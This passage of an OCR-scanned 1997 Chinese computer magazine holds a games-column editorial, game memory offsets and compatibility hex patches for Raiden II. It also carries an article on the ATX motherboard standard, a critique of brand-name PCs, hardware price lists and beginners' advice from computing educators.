（篇后插曲：之后小T一时心急动用了修改工具，结果不到两小时便爆机。之后深有感触的说：我觉得我就像《西游记》里偷吃人参果的猪八戒，那么珍贵的东西也没尝出点味就吞了下去，其他的师兄、师弟却有滋有味的慢慢品尝。后悔呀！）

方杖语：以上是“GAME四人组”这新栏目的第一期，今后他们四人的故事还要靠各位玩家来完成——这可是征稿哟，来稿请注明“GAME四人组”收。





文章开始之前，本人先要对众玩友道声歉：由于这两个月“玩家医院”的来信甚少，本人实在难以完成10月“玩家医院”的任务，请玩友们原谅——啊！千万不要扁我(浑身在发抖)。看来众玩友最近经验值暴涨，有病可自我解决了。(小声：本人怀疑为PCTOOLS、FPE所为)如此下去，“玩家医院”岂不要关门？有病勿要乱投医——至理名言！切记，切记！

虽然这两月“玩家医院”的求诊信甚少，可来的稿件却比往月多了数倍(可累死我了！)。有游戏攻略，游戏介绍，游戏的修改、感受、编程，真是丰富多彩，看来是受了我8月登的“征稿启事”的影响。多虽多，但是却很难找出几篇让我感到满意的(投稿的玩家可不要恨我呦。喂！你拿刀干嘛？)。原因有以下几点：其一，字数。字数实在太多！来稿中有90%以上其字数不在2000以下(看来都没有把我在“征稿启事”中的话放在眼里，哼！)。其中最令我感动的是海南的两位玩家居然寄来了厚厚的一本“书”——不少于4万字(单行本？副刊？或登个一年半载？)，工工整整……算了，不提了，眼泪都下来了。虽然文章字多可以得到很多的Money，但话不在多，而在精，这个道理众玩友一定比我要清楚的多。其二，重复。来稿中有70%是写关于《金庸群侠传》(要是智冠听了不得乐死才怪)，大家明明知道本刊在今年四月是刊登过《金》的攻略，明知故犯，该当何罪？！其三，内容。内容陈旧倒是次要，可能受本刊以前“风格”所影响或来稿之处消息闭塞，但类似《红XXX》这样有明显政治色彩的游戏介绍我看还是不写为好，你说呢？

从这么多的来信、来稿中可以看出，全国各地的玩友对本栏目热情仍然是一如既往。安徽玩友冯雨认为我们栏目的名称太大众化，“娱乐天地”可更名为“玩家少林寺”，“玩家医院”可改为“回春堂”，还有什么“练功场”、“达摩院”什么的，我不知大家意见如何？我是难以承受，如此一改我不又成和尚头了(上期我不已经改名为“方杖”了吗)？不可不可。

在来信来稿中有一个很明显的现象，似乎Boy多些，Girl少——不是少而是几乎没有。其实，有很多女孩子也是对游戏很感兴趣的，有不少也是骨灰级的游戏发烧友呢。我希望女孩子们能够尽早的加入我们的行列——妇女能撑半边天嘛！

有的玩友在来信中强力抗议——为何三个月都不登攻略？！别急，这不登了嘛——《侠客英雄传3》，满意了吧？这期游戏是不是太新了(对外地玩友而言)？尤其是“快报”，配置好象高了些。不过，这——这可不关我的事，是Knight拿刀逼我登的——还是安全第一。

这月的“手记”该结束了，祝大家能玩到新游戏，BYE！哎呀！差点忘记了，有条件用E－mail的玩友以后发稿件直接发到我的私人信箱就行了。

E－mail: barry. su@bj. col. co. cn

昂　蓝：barry

主持人：^_^方杖

超时空英雄传说Ⅱ

(接上期)

北京　秋月

现给出主要人物的装备地址：

人物	扇区	武器	防具	靴	头盔	盾	佩带
清风	0	374	376	378	380	382	384
志超	1	157	159	161	163	165	167
伊娃	1	452	454	456	458	460	462
诺鲁	2	235	237	239	241	243	245
索尼亚	3	18	20	22	24	26	28

物品代码是从01－FF(FF保留)。因物品太多，页面有限，无法刊登，请原谅。(测试通过)。



雷电Ⅱ



用PCTOOLS修改主文件：

寻找E6 01 00 00 75，将75改为EB：可跳过CPU检查，不是奔腾机也能玩。

寻找01 74 15 6A 00，将74改为EB：可跳过CD－ROM速度检查，解决某些兼容问题。

寻找73 25 68 11 20，将73改为EB：可跳过CD－Audio检查。

然后为这个文件建个快捷方式，查看其属性，将其工作目录设为光驱盘号，运行此快捷方式就行了。(未测试)

(北京　惊天)

Canon



佳能电脑画廊


第二组

T 恤设计

获奖作品选登

二等奖

北京　李杰 ▽






北京　爱新觉罗·华熔 △

一等奖

二等奖

上海　柯力 ▽




浅谈 ATX 结构规范

□本刊记者　闻武

计算机市场的迅猛发展,很多专家认为:标准化起到了举足轻重的作用。首先是制定了 ISA 总线结构标准,主要规定了 PC 机的指令和电气特征,使兼容机市场日趋活跃;其次,IBM 公司在 1984 年推出了以板结构为特征的 IBM PC/AT 结构标准,使计算机的结构标准日臻完善,而 Baby/Mini AT 结构标准的出台,又满足了超大规模集成电路技术发展的要求。现在,市场上多数主板、机箱、电源产品符合 AT 或 Baby/Mini AT 结构标准,但在这种大潮流中,人们已经注意到市场上有一部分 ATX 机,他们无论从整机价格、零配件价格都相对于同级别的 AT 标准型机高出一截。如机箱价格(包括电源)可能高出一倍,主板高一、二百元,一些名优品牌主板价格可能高出更多。除价格上的差别外,专业用户还会发现:

ATX 和 AT 结构上的不同

ATX 结构规范是 Intel 公司提出的一种主板标准,是为了考虑主板上 CPU、RAM、长短卡的位置而设计出来的,其中将 CPU、外接槽、RAM、电源插头的位置固定,同时,配合 ATX 的机箱和电源,就能在理论上解决硬件散热的问题,为安装、扩展硬件提供了方便。它与 AT 结构的区别主要是基于外形的不同。(如图 1、2 所示)



▲图 1　ATX 结构型示意图

图 2　AT 结构型示意图 ▶

从外形上看,ATX 主板相当于将 Baby/Mini AT 型主板旋转了 90 度,主板的长边紧贴在机箱的后缘,同时,将 CPU 和内存插槽安排于主板的右半部分。这样做的好处是非常明显的。

A: 主板横向宽度加宽,可使主板上许多输入、输出信号接口直接从主板上引出,简单的外型改造提高了系统的稳定性和可维护性,如串、并口、鼠标接口等,这些信号在 AT 型板上是依靠定制的线缆连接到主板箱的后面板上的,大量的线缆导致计算机内部结构复杂,视线混乱,布局不合理。很多的用户都有这样的体验:为了找一个信号的输出口在哪?往往要拆装许多不相干的元器件和线缆,这样不仅降低了 PC 机的可靠性,更增加了维护的难度。

B: 主板上元器件排列位置更趋合理。ATX 规范支持 7 个以上的扩展槽,这些扩展槽可能是 ISA 总线、PCI 总线或 PCI/ISA 共享的。在传统的 AT 结构主板上,CPU 位于扩展槽的下方,随着 CPU 性能及功耗的提高,为使其稳定工作,则要求有良好的散热条件,如在 CPU 上方加一风扇这就大大地增加了 CPU 的厚度,使得许多全长度的扩展卡无法正常使用,而在 ATX 结构的主板中,CPU 位于扩展槽的右侧,合理的布局为扩展卡的安装,预留了充足的空间。

C: 提高了效率及系统的可维护性,降低了系统开销。首先,CPU 位于电源风扇附近,可以充分利用电源风扇进行散热,这样,可以省掉 CPU 自带风扇,又提高了主机工作的可靠性。因为 CPU 风扇的可靠性不高,一但停转,很容易导致 CPU 升温烧毁;其次,ATX 结构的软驱及 IDE 接口建议:设计位置在机箱中更靠近软驱和硬盘的位置,缩短了外设控制线的长度,且中间没有任何其他部件,提高了可靠性。还有就是内存位置的改变,使计算机维护人员真正尝到了甜头,老式的 AT 及 Baby/Mini AT 结构的机箱内,布满了各种外接信号软、硬盘的控制线、数据线等,给内存的维护和扩容带来很大的不便,而在 ATX 结构的主板上,则不存在这种现象。

ATX 规范概述

ATX 标准的设计规格为宽 12 英寸(305mm)高 9.6 英寸(244mm),随着主板设计的进一步优化,主板的规格可以缩小到 MINI-ATX 的 11.2 英寸(284mm)×8.2 英寸(208mm),这样印刷电路板的制造成本可降低 30%,从计算机发展的趋势分析,Mini ATX 可说是规范发展的方向。在安装过程中,ATX 标

准与AT不同的是主板的长边紧贴在主机箱的后面板，增加了从主板上直接引出信号接口的空间，使得主板上可以集成更多的功能，提高了系统的规模及可靠性。如图3、图4所示。




图3

图4

图3为ATX的结构中标准的I/O后背板，有两个串行口输出，一个PS/2鼠标口，PS/2键盘口和一个并行口输出，其尺寸宽为6.25英寸（159mm）高1.75英寸（44.5mm），这种配置适合需要灵活配置图形卡及音频卡的高档主板。

图4所示为一种双高度的具有多媒体功能的I/O后背板的实例，多媒体I/O后背板是建立在标准I/O背板基础上的，它取消了原来的第二串口，以便于VGA接口位置更接近于主板上的图形控制器。由于ATX兼容PS/2鼠标，所以，有人认为用于串口鼠标的第二串口是不必要的。图4仅仅是一种例型，它包括STACKED键盘、鼠标、AUDIO、JACKS、MIDI口、并口和VGA接口。如有必要，还可以再加上LAN，调制解调器和ISDN等的连接口，这种双高I/O接口的设计允许系统集成者在设计ATX主板时集成较多的I/O部件或多媒体功能。

ATX规范电源简介

对于ATX标准，广大用户感受颇深的可算是整机的电源系统，Intel公司推出的ATX标准，除了在主板布局、尺寸、机箱结构方面作了很多的规定外，对于整机的电源系统也作了很大的改进，关于主机电源的输入，主要有两项改动，一是顺应未来硬件处理器技术及PCI总线技术的要求，电源直接提供3.3V输出。二是顺应软件窗口技术的广泛使用，推出了软件断电功能。以上两个变化导致一种双排20针输出的电源连接口的产生，如图5所示：

ATX电源结构实质上是由标准的PS/2电源修改而来的，故标准的PS/2电源经过改造后可以支持ATX规范，这种改变除增加3.3V电源输出外，将电源风扇外置（移到电源外壳上），这样在开动电源时，风扇的转动产生一股流过CPU的气流，这样可为CPU提供多种冷却方案，既降低了冷却费用，又减少了噪音源。

ATX电源最大的特点是：软电源控制。在进行系统安装时，ATX电源没有扳动开关，而机箱上的开关也只是直接连到主板上的一种微动开关。这种结构曾使很多人迷惑不解 这种结构的主板岂不总是带电？关机莫非要拔电源插头？实际上，在关机状态下，主板真正带电的部分仅仅是软电源控制芯片，一股5V，小于100mA的弱电流维持其工作，用于检测各种开机命令 如Modem/Fax呼叫信号应答、电源开关等，这种设计真正实现了电源软开关控制和绿色节能功能。




图5

ATX是一种全新的结构规范，它克服了AT板的某些缺陷，主板布局更加合理，其优点可归纳为以下几点：

1. 当板卡过长时，不会触及其他元件；
2. 外设线和硬盘线变短，更靠近硬盘；
3. 散热系统更加合理，将原来的CPU、电源的风扇合而为一；
4. 为USB应用提供了支持。

目前，几乎所有的主板生产厂商都推出了符合ATX规范的产品，但由于其与原机箱不匹配，且价格较高，因此，这种新的规范标准全面占领市场，还需一段时间，但它的优势是不容置疑的。

给品牌机找“缺点”

□贵州　杨通旭

现有品牌机的价格与组装机越来越接近，前者以其优良的品质配以丰富多彩的正版软件和完善的售后服务，拥有组装机无可比拟的优势，应该说组装机没有什么市场了，但实际上并非如此，组装机仍以其低廉的价格、灵活的配置、升级性强的特点在家用电脑市场上唱着主角。可以说品牌机是以一般家庭用户作为消费对象的，而组装机则是电脑爱好者的首选。抛开价格因素，笔者认为品牌机有以下缺点：

一、硬件配置落后。近期(1997.7)购买的某种品牌机，其配置为P133，1.7GB硬盘，16MB内存，却选用430FX(多数为430VX)套片的主板，显示卡仍为S3TRIO64V+(S3－765)，比同期组装机所选配的至少落后半年以上。

二、内存配置不合理，升级不经济。目前很多品牌机，特别是多媒体机(P120以上)，为了将价格降到所谓的“心理线”以内，只配以8MB内存销售；对于一般奔腾机主板上只有4个72线的SIMM内存槽，而奔腾机要求内存条是成双安装的，安装8MB内存则必须是用两条4MB内存占用两个内存插槽，若想升级到16MB内存(现阶段对于一般用户16MB已足够，24MB以上无必要)，只好再购买两条4MB内存条；日后再升级，现有的4MB内存条只能作废。

三、硬件资料不够完整、仔细。大多数品牌机的硬件手册均是系列产品的通用手册，针对具体机型，仅仅是临时增加少部分内容；特别是多媒体机，其中显示卡、声卡、光驱等设备的资料更是有限。而组装机，每种配件，都有一份说明书(尽管有些是英文版)。

四、不单独提供有关设备驱动盘。有些品牌机宣传开机即用，将各种设备驱动程序安装在硬盘中，不再单独提供有关设备驱动盘，而是要求用户开机自己进行备份，笔者认为这项工作本是生产厂家应尽的义务，不知为何要用户来完成。要知道并不是每个用户在购机时都了解备份的重要性。

五、应保证CMOS的设置处于最佳状态。品牌机作为最终的产品面对用户，厂家应保证自己的产品应处于最佳工作状态，即根据产品的具体配置，将CMOS各参数设置好，这对于生产厂家来说不应是难事。即使在机内未设置，也应在有关资料中注明一个“推荐设置”，何必让用户面对众多选项去一个一个的试呢！

六、关于RESET开关及多媒体机的音量开关。现在几乎所有品牌机均不设RESET开关，似乎有无RESET开关成为区分组装机和品牌机的标志，各品牌机生产厂家均拥有那么一份“不会死机”的自信；但到用户手中，“死机”现象时有发生，一次又一次的开/关机使那开关电源和显示器额外增加承受大电流的冲击的负担。何不多为用户着想一下，增加一个RESET开关，会增加多少成本！另外有些多媒体音量控制靠设置声卡有关参数进行，在WINDOWS下倒是可在后台用程序进行调节，在DOS下可就麻烦了，必须通过修改AUTOEXEC.BAT文件中声卡的设置，再重新启动才行。何不在机箱或音箱上多增加一个音量开关，用户想要多大声音就调多大，用手扭下旋钮即可呢？

以上所述，并非是对品牌机吹毛求疵，只是希望各品牌机生产厂家更多地为用户着想，不断改进，生产出更多更好的品牌计算机。



□本刊记者　赵健

一、流行硬件推荐排行榜(1997.9.10)

种类	规格	价格(元)	规格	价格(元)
CPU	AMD K5－166	800	AMD K6－P166	1250
	AMD K6－P200	1850	AMD K6－P233	2900
	ADM K5－133	610	IN 150	1030
	IN 166	1060	IN MMX166	1260
	CY150＋	470	CY166＋	580
	CY200＋	700		
内存	4M EDO	95	8M EDO	185
	16M EDO	375	32M EDO	640
主板	微星 MS－5128HX	880	微星 MS－5156TX	1080
	微星 MS－5148ATX	1180	华硕 T2P4	1000
	华硕 TX97	1250	华硕 KN97(P2)	1900
	技嘉 HX	880	技嘉 TX	1080
硬盘	昆腾 火球 3.2G	1950	昆腾 火球 2.1G	1550
	昆腾 大脚 2.1G	1230	昆腾 大脚 4.3G	1790
	SEA 1.7G	1100	SEA 2.5G	1390
	富士通 1.7G	1150	富士通 2.6G	1360
	三星 1.2G	1050	三星 1.6G	1100
	三星 2.1G	1200	SEA 1.2G	1030
光驱	菲利浦 8×	540	创通 16×	800
	菲利浦 16×	590	米苏米 6×	350
	高士达 8×	500	SONY 8×	650
	三星 8×	510		
显卡	创通 Graphics 3D	790	GL5446	180
	红蜻蜓 ET6000	480	9680	160
	丽台 S600	520	9685	240
声卡	创通 16SE	380	创通 32SE	760
	高能	90	雷鸟	100
解调器	Wellink 33.6 内置	440	Wellink 33.6 外置	660
	ORIGO 33.6 内置	440	ORIGO 33.6 外置	640
软驱 3′	三星	145	SONY	150
	NEC	145	米苏米	150
显示器	现代 15″	1800	三星 15S	2300
	PHILIPS 14A	1650	PHILIPS 15A	2350
打印机	CANON BJ210SP	1250	HP－200	1350
	EPSON MJ－510	1150	LEXMARK CJ－1000	1300

二、流行软件销售排行榜(由连邦软件中心提供)

种类\名次	1	2	3
操作系统和平台	WIN95	汉神网际套餐	中文之星
语言及开发工具	CAXA 电子图版	Visual C++	Visual Basic
文字处理和报表	五笔输入法	理德轻松排版	摩托罗拉慧笔
信息管理 MIS 工具	雅奇＋汉神	用友财务	王特 MIS
工具软件	KV300	即时汉化专家	KILL
教育软件	软件报光盘	电脑报光盘	开天辟地
游戏/娱乐	绝地风暴	金庸群侠传	仙剑奇侠

三、排行榜英雄点评

CPU 标准线产品也即销势最好的 CPU 为 166 或 MMX 166 档，同上月价格相比，AMD 没有变化，INTEL 稍有下调;贵族级产品为 MMX200 或 MMX 233，降价幅度较大，但大部分市场用户仍在耐心地等待它们的继续没落。原 INTEL 九月份再次降低本阵营产品价格的计划几乎烟消云散，从市场实际来看 CPU 价格没有实质性变动，其竞争对手也没有领先降价的征兆，已等待一个月的用户不必再浪费时间，可以下决心购买 INTEL 或 AMD 产品。CYRIX 的 M2 虽然雷声大，但雨点实在很小，电子配套市场只见其招贴飞扬，不见其坐阵柜中，据经销商言，CYRIX 的产品一直极少露面，这使部分喜爱该品牌产品的电脑爱好者愿望很难成真，该公司近期投靠它处，对其产品的研发和生产的连贯性可能会有一定的影响。AMD 产品经过 IBM 公司严格的评估和测试之后，认为 K6 处理器能满足 IBM 各方面的要求，在为 IBM Aptiva 系列个人机选择芯片时，计划使用 AMD－K6 MMX 增强处理器技术，IBM 的决定会不会影响您的选择？

皮之不存，毛将焉附。INTEL 同其对手的竞争从 CPU 领域的正面交锋发展到主板战线早已不是秘密，INTEL 一心奢望从港、台生产的各类型主板上掘掉 Socket 7 插座，取而代之为 Slot 1 插座，以便进一步拓展自己的全球战略利益。与此同时 AMD 公司对 Socket 7 能给予用户的实际好处仍坚信不疑，认为它是一个久经考验的结构，技术成熟，在 300MHz CPU 以下使用时，性能表现不弱于价格昂贵的 Slot 1 结构。从个人观点来看，Slot 1 结构两年之内无法取代根深叶茂的 Soket 7 结构，理由一是采用的 CPU 档次不太可能迅速拔高到 300MHz，二是 AMD 计划在下一代 K7、K8 芯片时对现有 Soket 7 结构进行修改，延续其生命力；三是价格因素短期内不会使计划采用者在性价比方面获得满意的感觉，而不少的电脑爱好者是跟着感觉走的。本月 430HX 芯片组的主板销势良好、430VX 芯片组主板销势有凝滞的苗头，走红的 TX 芯片组主板在数量上起色不大，价格降低幅度较高，约在 10%。

PC 显示器:14、15 还是 17？无论 CPU、内存、硬盘如何，两年前微机均配置为 14 英寸显示器，但目前中国 PC 市场逐步从 14 英寸朝 15 英寸过渡的趋势越来越强劲，不过因价格原因不会立即走向 17 英寸。构成显示器价格和成本最主要的部分是显象管，15 英寸同 14 英寸显象管的 1 英寸之差，就产生了 500 元的差价，17 英寸同 14 英寸显象管的差价因技术含量的截然不同，差价更大，完全是两代产品，短期内绝不会拉平，以我们目前经济发展水平决定的支付能力，17 英寸显示器成为主流 PC 的标准配置是不可想象的。

电脑初学 专家指路

初学电脑的朋友们都想迅速地掌握电脑知识，充分利用电脑的各种功能解决自己的实际问题。但在学习电脑的过程中又往往被眼前的困难所困扰。我到底什么时候才能学会用电脑，是否也能成为令人羡慕的电脑高手呢？这是初学的人常常提出的问题。其实，学习电脑并不难，成为电脑高手也是有路可寻。听听电脑行家们对电脑初学者的建议，也许您对学习电脑会有一个更新的认识。

实践出真知

中国计算机学会普及委员会主任、
国际信息学奥林匹克中国队总教练 吴文虎 教授

我想，初学电脑的人首先要打破一个神秘感，如果你觉得它非常悬，你就不敢学了，打破神秘感是非常重要的。因为电脑本身是为大家服务的，要成为大家的智力工具，要学习它就要带着一种我要用它的心理，从心理上调整一下，电脑并不神，它本来就是为我们大家用的。这样的话，你就可以放心地学啦。在学习的过程当中呢，我感觉应该找一本写得比较通俗的、好学的书，不要找那种很深的。学习要以自学为主，有的时候当然老师领进门是必要的，但在多数情况下应该是自学。自学的话就要找一些丛书，在市面上可以见到。另外呢，也有一些教你学电脑的光盘，比如：开天辟地。这也是一种自学，是它带着你学。这样你学习起来可能就会快一些。还有更重要的呢，我感觉就是一定要坐在机器旁边学，光看书，看着看着你就会觉得没意思了。边做，边实践，边来学习。不要脱离实践的环境，电脑应用本身是一门实践性很强的学科，不实践是学不会的，宁可慢一点，扎扎实实地学一点会一点，这样才能学得好，学得精。学了以后呢，就有一个学以致用的问题，学是为了用，只有用了才能巩固学习成果，使自己感觉有收获，有成功感才能激励自己不断深入地学习。要真正解决自己的问题，有的人希望电脑帮助自己写日记，写文章，你就要把键盘输入练熟，找一种容易的输入方法，没必要去和别人比速度，学会最基本的对于很多人来说已经够用了，一定要结合自己的需要来学习。你比如学习编程序，它本身也是带着一定的目的来做，它是一种熟能生巧的过程。比如我们学画画，一开始，肯定自己创造不了什么东西，一定要临摹，人家有了一幅画，我自己能够照着它画一画，布局啊、色彩啊掌握一下，从最基本的开始还不是得画那些石膏吗？都是从这儿慢慢学起的。学程序也是这样，它也同样有很多思想在里面，比如：怎样布局，选择什么样的算法，算平均值怎么求，排序怎么排……就是这些模快的组合构造了大程序的核心。最基本的东西学会了才能构筑高层的东西。和建筑一样，砖应该横着放还是竖着放都有一定的规矩。编程序本身是即有工程性又有艺术性，所谓艺术性呢就是指它的构思很巧妙，就是要让你在做的过程中发挥自己的创造力。编程序的实质是要把判断的东西归结为一个数学模型。这个模型本身应该是用数学来表达的。因此学好数学很重要。此外，还要能熟练地运用编程语言来为自己的程序服务，还要懂得数据结构。因此，编程是一项综合性很强的工作。有很多基础的东西支持着它。还有一点呢，我感觉一开始的时候上手比较难，上了手感觉就会好一点，不会说一下子能到很纯熟的地步。个人机发展到今天，一般的奔腾机都配备了 Windows，我觉得这比以前的 DOS 容易入门多了，可以跳过以前的那种模式，直接利用 Windows 完成很多的工作，增加学习的乐趣。这样就会很快地入门。现在的条件比以前学电脑要强得多，我们原来学电脑是为了科研的需要，我最早接触的是一台苹果机，当时国内还没有，我们就把它“解剖”了，所谓解剖呢，就是软件我们都把它分析透，然后硬件都把它拆了，看看硬件是如何构成的，软件的监控系统是如何工作的。解剖一遍后，我们就把它弄熟了。所以我感觉计算机知识是从实践中学到的。这个非常重要，要带着目的，从实践中学习。我们当时的电脑入门要比现在困难得多，有很多东西没有人能告诉你该怎么办，很多都要去‘猜’，即使是这样我也没觉得电脑入门难，只要你动了手，电脑入门就不难了。我曾见到过一个五年级的小学生，他居然可以把国家计算机等级考试 C 语言的二级考过，而 C 语言相对其它语言是比较难的一种。他之所以能学会就是因为他说：‘他每天都在机器上上机，或者他自己做试验来解决问题。’计算机的学习绝对符合那句真理：实践出真知。

要重视操作

国家教委中小学计算机教育研究中心副主任 潘懋德

电脑初学者应该把重点落实在操作上，那么最初呢，应该参加一个培训班或找一个比较会的人教他一下基本操作，我认为，不要一开始就系统地去学计算机知识。参加一个班或向别人请教就够了。只要讲两个钟头，最基本的操作就完全可以学会了！怎么开机、怎么进 Windows、在正常状态下怎样进行文字处理等等。如果这样两个钟头是绝对够用的。正常状态下就是这样，他不用去管机器出现的故障，出了故障赶紧找别人帮忙，因为自己还不会嘛！个把礼拜之后就用自己所学到的知识录入一些东西 打一封信、做个报告等等，总之是要自己干一件事情，让自己感觉到所学的东西确实是有用的。再有就是要注重上机练习，尤其要珍惜有人辅导的练习机会，出现问题当场解决。我有实例 :我有一个同学快要退休了，他准备学电脑，今年用了一个暑假，我和我爱人两个人一起教他，先是在我家里练习了几天，后来参加了一个辅导班，到现在，作为文字处理等等这些最基本的应用他已经很熟练了。他学电脑就是这么一个简单的过程，但收效甚丰！初学电脑的朋友往往想在很短的时间内达到相当纯熟的地步，这恐怕是感觉到学电脑难的主要原因。学电脑一定要一步一步踏实地学，一下学一堆东西会使人感觉到越学越难，自信心也就会被一点一点地消磨。学习的兴趣自然也就会减退。而照刚才的做法是越学越容易，因为他会的东西越来越多，这是一种良性循环。学电脑本身是一件很轻松的事情，不用去造计算机，不用管维修，暂时也不用考虑开发程序。无非是把计算机中的软件调出来用，这又有什么难的呢？虽然学习本身是不难的，但还是需要你一步一步地学的，我想就是这么简单。

抓住特点 按需所学

213 汉字系统发明人 吴晓军

我认为，对于初学电脑的人来说。不同的年龄段在学习电脑时的特点以及侧重点是各不相同的。基本上可以分成青少年和成年人。青少年对新知识的接受能力强，尤其是对其感兴趣的事物不但能促使其自觉学习，而且学习的效率也非常高。而对于其不感兴趣的东西，学习起来恐怕是事倍功半。因此，对于青少年学习计算机来说，更重要的是培养兴趣，而成年人则有很大的不同。当然，学习兴趣也是一个很重要的方面，但更多的人是带着实际的需要而学习电脑的，而且这种需要往往又是十分迫切的，成年人能深刻地感觉到学习电脑的重要性，因此在学习的自觉性和克制性上有很大的优势，只要方法得当，也可以在短时间内掌握电脑。

青少年学习电脑的兴趣取决于很多因素，除去自身因素外，其外界的因素也起着相当大的作用，比如：家长对孩子用电脑玩儿游戏的态度。如果家长一味地限制孩子对电脑游戏的兴趣，那孩子学习电脑的兴趣也许就会消失。事实上，很多的电脑‘发烧友’都是从玩儿游戏开始的。再比如 学电脑是从语言开始学还是从应用软件开始学，贵刊也曾有过针对该问题的论坛。我认为学语言相对来说入门难，见效慢，不利于学习兴趣的培养。当然，我们也不能否认学习语言的乐趣，但要体验这种乐趣对于一般的学习者来说还需要一定的时间。学习应用软件就要容易和有用得多，而且学软件对于将来学习应用程序也有很大的促进作用，多用些应用软件你就可以了解菜单的构成、功能的选择以及排列的结构。一个问题是怎样通过应用程序来解决的，而对于同样一件事情又有可能有多种应用程序可以解决，吸取别人的设计思想，对以后的编程来说也是极好的经验。学电脑就是要用计算机解决自己的实际问题，而这也正是学习兴趣的根本所在。

那么成年人呢？他的学习目的就更加明确 ——解决工作中的实际问题，而没有比学习应用软件更直接的办法了。应用软件的诞生就是要解决实际问题，而应用软件的学习也是比较简单的。可是应用软件也有其局限性，对于特殊的问题还是需要利用自己编制的程序来解决，这就需要进一步地去摸索，有了学习应用软件的经验，这种摸索就会轻松得多。

要想成为电脑高手还需要一定时间的磨炼。起码要把机器摸个“透”，BIOS、机芯、设置以及相互的关系要十分清楚，然后利用汇编语言编写程序对于机器内部结构的认识有很大的好处，只有在对机器本身的结构、特性非常了解的情况下才有可能谈到更深层次的应用。这个过程是循序渐进的。起初，我开始学习电脑也是因为工作的需要，当时的应用软件远没有现在丰富，我就学习计算机语言，最初是学 Basic，经过一段时间的学习就可以解决问题了，后来总感觉当时的汉字系统用起来不顺手，就开始搞起了 213 汉字系统。我也是边学边干，干着干着就深入到系统中去了。我可没有先把语言学好再去开发软件。开发软件的过程本身就是一个很好的学习过程。要想编好程序，扎实地掌握程序的基本知识，根据实际的需要进行深入研究是最为关键的环节。



山东 程英栋

